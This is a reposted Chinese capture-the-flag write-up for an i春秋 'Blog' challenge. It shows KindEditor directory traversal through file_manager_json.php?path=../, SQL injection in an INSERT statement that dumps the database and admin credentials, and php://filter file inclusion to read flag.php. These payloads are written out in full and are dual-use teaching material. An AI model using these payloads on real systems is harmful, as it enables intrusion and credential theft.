i春秋Blog

转载


weixin_30701575 于 2019-09-11 14:14:00 发布 267 收藏
文章标签： php 数据库
原文链接：http://www.cnblogs.com/wosun/p/11505981.html

打开是个普普通通的hello world


然后有注册有登录

不多说我们直接注册登录试试

登录后有个POST选项，可以上传东西，先试试上传文字



没什么重要的回显



再上传一个文档试试

爆出提示：这里使用的是kindeditor编辑器

百度kindeditor漏洞然后利用（给出一篇的链接https://www.jb51.net/hack/367946.html）

这里通过访问url/kindeditor/php/file_manager_json.php即可看到目录

再通过?path=来访问文件夹及文件

先试试/kindeditor/php/file_manager_json.php?path=/

有回显，成功了

再通过

?path=../

?path=../../

?path=../../../

来访问一层层的文件夹

在第二层找到了一个flag.php文件

尝试url/kindeditor/php/file_manager_json.php?path=../../flag.php 。。。不行

尝试url/flag.php

.....


断了，flag不在这里

尝试在上传输入框中进行注入

1' or '1'='1

1' or '1'='0

发现回显不一样，肯定存在注入了就



这里尝试普通的注入不行，union和select都被屏蔽了

所以使用dalao的特别注入法

猜想后台sql语句形似:INSERT INTO TABLENAME(A,B,C) VALUES($A,$B,$C);

然后我们在变量A,B,C的位置上进行注入

insert into tableA values(A1,B1,C1), (A2,B2,C2) 这句话即将两个不同的元组插入到tableA中

这里构造的insert语句类似于 ... values('aaa','testpayload2','test')#就注释掉了

尝试在文字框中输入test')#


```
<span style="color:#333333;font-family:&amp;quot;font-size:22px;background-color:#FFFFFF;">test)#</span>
```

爆错

猜测的insert字段有误，既然不是三个，更不可能是两个，受控制的部分已经有两个了，因此推测insert语句的字段数为4

再test','X')#

没有报错




再构造test','X'),('123',(SELECT database()),'content爆出数据库

（在不影响第二条payload的X字段的情况下将整个insert语句闭合了，成功插入，这条insert即将database() select出来）

再一步步的select 表，列，行，字段


得到user和password

这里用找到的admin和melody123来登录




发现多了个manage栏，试试

结果发现在url栏存在文件包含



直接用php://filter来读文件flag.php

http://2ec1ede328db494eb0dbf2567855db9fbb9db7d06a2040f4.changame.ichunqiu.com/blog_manage/manag
module=php://filter/read=convert.base64-encode/resource=../flag&name=php



一看就是base64解码

解密得到flag

```
<?php
'flag{05224758-6a3d-414b-abe1-09a3054a2053}';
echo 'flag_is_here';
```

转载于:https://www.cnblogs.com/wosun/p/11505981.html